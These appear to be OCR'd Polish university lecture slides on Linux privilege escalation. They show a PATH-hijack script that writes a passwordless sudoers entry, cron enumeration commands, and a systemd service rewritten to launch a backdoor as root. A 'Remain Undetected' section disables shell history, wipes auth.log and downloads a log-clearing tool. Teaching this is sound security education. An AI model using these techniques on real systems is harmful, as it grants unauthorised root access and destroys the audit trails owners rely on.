
Politechnika Wrocławska

PATH exploitation

```
hussar@hussar-vm:~$ /usr/bin/ls ls -l
-rwsrwsr-x 1 hussar hussar 69 mar 10 12:29 ls
hussar@hussar-vm:~$ cat ls
#!/usr/bin/env bash

echo "hussar ALL=NOPASSWD: ALL" >> /etc/sudoers
hussar@hussar-vm:~$
```

Czym jest crontab ?



Politechnika Wrocławska

Cronjobs

Komendy służące do wyszukiwania zadań znajdujących się w crontabie

```
$ crontab -l
$ ls -alh /var/spool/cron
$ ls -al /etc/ | grep cron
$ ls -al /etc/cron*
$ cat /etc/cron*
$ cat /etc/at.allow
$ cat /etc/at.deny
$ cat /etc/cron.allow
$ cat /etc/cron.deny
$ cat /etc/crontab
$ cat /etc/anacrontab
$ cat /var/spool/cron/crontabs/root
```

Politechnika Wrocławska

/etc/crontab

```
hussar@hussar-vm:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

Writable service

/usr/lib/systemd/system

/etc/systemd/system

```
root@kali:~# ls -l /usr/lib/systemd/system
total 1256
-rw-r--r-- 1 root root  395 May 10  2020  apache2.service
-rw-r--r-- 1 root root  467 May 10  2020  apache2@.service
-rw-r--r-- 1 root root  603 May 10  2020  apache-htcacheclean.service
-rw-r--r-- 1 root root  612 May 10  2020  apache-htcacheclean@.service
-rw-r--r-- 1 root root 1162 Oct 24 19:15  apparmor.service
-rw-r--r-- 1 root root  326 Oct 21 11:53  apt-daily.service
-rw-r--r-- 1 root root  156 Oct 21 11:53  apt-daily.timer
-rw-r--r-- 1 root root  389 Oct 21 11:53  apt-daily-upgrade.service
-rw-r--r-- 1 root root  184 Oct 21 11:53  apt-daily-upgrade.timer
-rw-r--r-- 1 root root  686 Aug  3  2016  auth-rpcgss-module.service
lrwxrwxrwx 1 root root   14 Jan 25  2020  autovt@.service → getty@.service
-rw-r--r-- 1 root root 1044 May 26  2020  avahi-daemon.service
-rw-r--r-- 1 root root  870 May 26  2020  avahi-daemon.socket
-rw-r--r-- 1 root root  919 Dec 15  2019  basic.target
-rw-r--r-- 1 root root  350 Jul 23  2020  bettercap.service
-rw-r--r-- 1 root root 1159 Apr 17  2020  binfmt-support.service
-rw-r--r-- 1 root root  380 Aug 13  2020  blk-availability.service
-rw-r--r-- 1 root root  424 Sep 16 09:49  bluetooth.service
-rw-r--r-- 1 root root  419 Dec 15  2019  bluetooth.target
-rw-r--r-- 1 root root  455 Dec 15  2019  boot-complete.target
lrwxrwxrwx 1 root root    9 Mar  8  2017  cgroupfs-mount.service → /dev/null
-rw-r--r-- 1 root root  295 Mar 20  2020  colord.service
-rw-r--r-- 1 root root  150 Oct 20  2019  configure-printer@.service
-rw-r--r-- 1 root root 1082 Jan 25  2020  console-getty.service
-rw-r--r-- 1 root root  312 Oct 29  2018  console-setup.service
-rw-r--r-- 1 root root  647 Sep  9 17:40  containerd.service
-rw-r--r-- 1 root root 1263 Jan 25  2020  container-getty@.service
```

Politechnika Wrocławska

Writable service

```
[Unit]
Description=The Apache HTTP Server
After=network.target remote-fs.target nss-lookup.target
Documentation=https://httpd.apache.org/docs/2.4/

[Service]
Type=forking
Environment=APACHE_STARTED_BY_SYSTEMD=true
ExecStart=/usr/sbin/apachectl start
ExecStop=/usr/sbin/apachectl stop
ExecReload=/usr/sbin/apachectl graceful
PrivateTmp=true
Restart=on-abort

[Install]
WantedBy=multi-user.target
```

Writable service

```
[Unit]
Description=The Apache HTTP Server
After=network.target remote-fs.target nss-lookup.target
Documentation=https://httpd.apache.org/docs/2.4/

[Service]
Type=forking
#Environment=APACHE_STARTED_BY_SYSTEMD=true
#ExecStart=/usr/sbin/apachectl start
#ExecStop=/usr/sbin/apachectl stop
#ExecReload=/usr/sbin/apachectl graceful
#PrivateTmp=true
#Restart=on-abort

ExecStart=/path/to/backdoor
User=root
Group=root


[Install]
WantedBy=multi-user.target
```

Politechnika Wrocławska

Scripts

https://github.com/rebootuser/LinEnum

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

Politechnika Wrocławska

Remain Undetected

```
# mkdir .secret

# echo $HISTFILE

# unset HISTFILE

#  export HISTFILE=/dev/null

# history –c

# kill -9 $$

# echo ”” > /var/log/auth.log

# spacja ☺ przed każdą komendą

set +o history
```

Politechnika Wrocławska

Remain Undetected

wget https://raw.githubusercontent.com/sundowndev/covermyass/master/covermyass

```
Welcome to Cover my ass tool !

Select an option :

1) Clear logs for user root
2) Permenently disable auth & bash history
3) Restore settings to default
99) Exit tool

>
```

Politechnika Wrocławska

Dziękuję za uwagę